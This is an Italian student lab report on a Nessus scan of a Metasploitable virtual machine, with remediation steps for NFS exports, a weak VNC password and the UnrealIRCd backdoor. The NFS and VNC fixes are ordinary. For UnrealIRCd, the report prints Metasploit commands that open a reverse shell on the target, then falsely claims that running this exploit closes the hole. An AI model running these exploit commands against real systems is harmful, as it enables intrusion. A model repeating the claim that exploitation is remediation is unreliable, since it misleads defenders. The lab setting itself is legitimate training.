


The background features a dynamic, abstract design composed of numerous thin, wavy lines in shades of pink and purple. A prominent green arrow points towards the left side of the title.

Progetto NESSUS

PROGETTO
S5, L5

MATTIA PASTORELLI



COMANDA:


Effettuare una scansione completa sul target Metasploitable. Scegliete da un minimo di 2 fino ad un massimo di 4 vulnerabilità critiche / high e provate ad implementare delle azioni di rimedio.

N.B. le azioni di rimedio, in questa fase, potrebbero anche essere delle regole firewall ben configurate in modo da limitare eventualmente le esposizioni dei servizi vulnerabili.

Vi consigliamo tuttavia di utilizzare magari questo approccio per non più di una vulnerabilità.

Per dimostrare l'efficacia delle azioni di rimedio, eseguite nuovamente la scansione sul target e confrontate i risultati con quelli precedentemente ottenuti.





SCAN NESSUS

□	Sev ▾	CVSS ▾	VPR ▾	Name ▾	Family ▾
□	CRITICAL	10.0 *	5.9	NFS Exported Share Information Disclosure	RPC
□	CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General
□	CRITICAL	10.0 *	7.4	UnrealIRCd Backdoor Detection	Backdoors
□	CRITICAL	10.0 *		VNC Server 'password' Password	Gain a shell remotely
□	CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection
□	CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors
□	MIXED	4 Apache Tomcat (Multiple Issues)	Web Servers
□	CRITICAL	2 SSL (Multiple Issues)	Gain a shell remotely
□	HIGH	7.5		NFS Shares World Readable	RPC
□	HIGH	7.5 *	6.7	rlogin Service Detection	Service detection
□	HIGH	7.5 *	6.7	rsh Service Detection	Service detection

Per prima cosa attraverso kali linux viene aperto il VS Nessus, in seguito creiamo una nuova scansione e immettiamo il codice IP di Metasploitable, selezione la tipologia di scansione (Common o All ports), infine salviamo e avviamo la scansione.

Al termine della scansione ci vengono mostrate le vulnerabilità trovate come in figura.

Per praticità sono state scelte le criticità evidenziate.



NFS

Il primo problema a cui mi sono approcciato è quello dell' NFS.

L'NFS è un protocollo di rete che consente la condivisione di file da un server a dei client. Questo permette agli utenti di accedere ai file come se fossero file locali sul proprio pc.

In questo momento la criticità era riguardante la presenza di file in condivisione che un eventuale attaccante poteva intercettare, leggere e modificare.

```
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7           File: /etc/exports

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt)
# /srv/nfs4/homes  gss/krb5i(rw,sync)
#
#/*      *(rw,sync,no_root_squash,no_subtree_check)
```

[Read 12 lines]

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell



NFS

Per risolvere questo problema bisogna usare i seguenti domanda:

Sudo su = Per ottenere i diritti di root

sudo nano /etc(exports = Ci porterà nella directory exports come possiamo vedere in figura.

Sull'ultima riga aggiungiamo un cancelletto prima del -->/ al fine di rendere quella linea un commento che la macchina non leggerà.

Questa è una delle possibili soluzioni.

In breve, si “rimuove” questo NFS rendendo nulla la condivisione dei file.

Un'altra possibile soluzione sarebbe quella di indicare un percorso specifico dopo -->/ che porta ad una cartella unica da condividere

```
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7          File: /etc/exports

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,async,fsid=0,crossmnt)
# /srv/nfs4/homes  gss/krb5i(rw,sync)
#
#/* *(rw,sync,no_root_squash,no_subtree_check)
```

[Read 12 lines]

^G Get Help **^O** WriteOut **^R** Read File **^Y** Prev Page **^K** Cut Text **^C** Cur Pos
^X Exit **^J** Justify **^W** Where Is **^V** Next Page **^U** UnCut Text **^T** To Spell

VNC <

Il server VNC o Virtual Network Computing è un sistema che consente di controllare e visualizzare il desktop di un computer da un altro dispositivo attraverso una connessione di rete.

```
root@metasploitable:/home/msfadmin# vncpasswd  
Using password file /root/.vnc/passwd  
Password:  
Verify:  
Would you like to enter a view-only password (y/n)? y  
Password:  
Verify:  
root@metasploitable:/home/msfadmin#
```

In questo caso, il server VNC è in esecuzione su un host remoto ed è protetto da una password debole.


Con l'utilizzo di Nessun, si è scoperto che la password del server è "Password". Di conseguenza, bisogna tempestivamente attivarsi e cambiare la password.

Attraverso i seguenti comandi possiamo cambiare la password:

- Sudo su = Root di sistema
- vncpasswd = Ci porterà a scegliere una nuova password e la verifica di essa.
-

Successivamente, ci sarà richiesto se vogliamo immettere una password per la sola lettura o meno. Una volta impostata anche questa password, premiamo invio ed il gioco è fatto.

UnrealIRCd Backdoor Detection



Exploitable With

Metasploit (**UnrealIRCd 3.2.8.1** Backdoor
Command Execution)
CANVAS ()

Reference Information


L'"UnrealIRCd Backdoor Detection" si riferisce all'identificazione e al rilevamento di un backdoor presente nella versione 3.2.8.1 del software UnrealIRCd. UnrealIRCd è un popolare server IRC (Internet Relay Chat) open source.

Di seguito come si andrà ad agire:

Aprendo il file dello scan di NESSUS, scorrendo verso il basso, possiamo notare la dicitura presente in figura. Tale scritta ci dà la prima informazione, ovvero la possibilità di poter risolvere il problema con i comandi di esecuzione di metasploit, ma attraverso Kali Linux.

Ciò che è stato evidenziato in figura, ci servirà nei passaggi successivi.

UnrealIRCd Backdoor Detection




```
(kali㉿kali)-[~]
$ sudo nmap -p- -sV 192.168.50.100
[sudo] password for kali:session
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 08:37 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try us
s
Nmap scan report for 192.168.50.100
Host is up (0.022s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     advanced 2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
3632/tcp  open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
39745/tcp open  nlockmgr   1-4 (RPC #100021)
55401/tcp open  mountd     1-3 (RPC #100005)
58458/tcp open  java-rmi    GNU Classpath grmiregistry
59228/tcp open  status      1 (RPC #100024)
```

Di conseguenza, sulla VM di Kali Linux andiamo ad aprire il prompt dei comandi e con la stringa :

`sudo nmap -p- -sV 192.168.50.100`

Possiamo ottenere uno scan, attraverso Nmap, delle porte aperte su metasploit e delle relative versioni.

UnrealIRCd Backdoor Detection




Successivamente, aprendo un altro prompt dei comandi inseriamo i seguenti comandi:

sudo su: root di sistema

msfconsole: Apriamo la console di Metasploit su Kali

Questa console ci sarà utile per exploitare il problema.

UnrealIRCd Backdoor Detection



```
msf6 > search unreal_ircd_3281_backdoor
Matching Modules
=====
#  Name
--  --
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12      excellent  No    UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
=====
Name   Current Setting  Required  Description
---  --  --
CHOST          no        The local client address
CPORT          no        The local client port
Proxies        no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          6667      The target port (TCP)

Exploit target:
=====
Id  Name
--  --
0  Automatic Target
```

Scorrendo verso il basso, dovremmo trovarci davanti una scritta:

msf6 >

Di fianco scrivamo:

msf6 > search unreal_ircd_3281_backdoor


E ci aprirà il percorso fino a questa directory

Dopodichè bisogna guarda al suo interno con il comando:

show Options: Per avere informazioni sul problema e su ciò su cui andremo ad intervenire.

Possiamo notare che la voce RHOSTS ha una richiesta di fix. Di fianco viene menzionata una guida per sistemare il problema.

UnrealIRCd Backdoor Detection



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.50.100
rhost => 192.168.50.100
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name   Current Setting  Required  Description
  ____  _____
  RHOSTS  192.168.50.100  yes        The target host(s), see https://docs.metasploit.com/docs/u
  RPORT   6667            yes        The target port (TCP)


Exploit target:
  Id  Name
  _  _
  0  Automatic Target
```

Impostiamo l'RHOST con il seguente comando:

set rhost 192.168.50.100 (IP META)

Scrivendo OPTIONS di seguito, possiamo notare che in questo momento è stato aggiunto l'IP di META al RHOST, cosa che precedentemente non veniva visualizzato.

UnrealIRCd Backdoor Detection



Dopodichè con il comando:

set payload cmd/unix/reverse = Questo comando setta un payload con cui comunicheranno le due macchine.

Infine con il comando RUN lanciamo l'operazione di exploit ed il gioco è fatto.

Automaticamente l'host diventerà META e non sarà più accessibile dall'esterno da parte di un attaccante.

```
msf6 exploit(unix irc unreal ircd_3281 backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix irc unreal ircd_3281 backdoor) > run

[*] Started reverse TCP double handler on 192.168.50.101:4444
[*] 192.168.50.100:6667 - Connected to 192.168.50.100:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.50.100:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo jVLDbt3wylcDxgf8;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "jVLDbt3wylcDxgf8\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.50.101:4444 → 192.168.50.100:40854) at 2024-01-12 09:23:31 -0500
```



SCANNING FINALE

Sev ▼	CVSS ▼	VPR ▼	Name ▲	Family ▲
<input type="checkbox"/> CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General
<input type="checkbox"/> CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection
<input type="checkbox"/> CRITICAL	9.8	9.0	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers
<input type="checkbox"/> CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors
<input type="checkbox"/> CRITICAL	SSL (Multiple Issues)	Gain a shell remotely
<input type="checkbox"/> HIGH	7.5	6.7	Samba Padlock Vulnerability	General

Infine eseguiamo nuovamente lo scan sulla macchina Metasploitable (dopo il riavvio di essa) e possiamo notare che le precedenti vulnerabilità sono state corrette.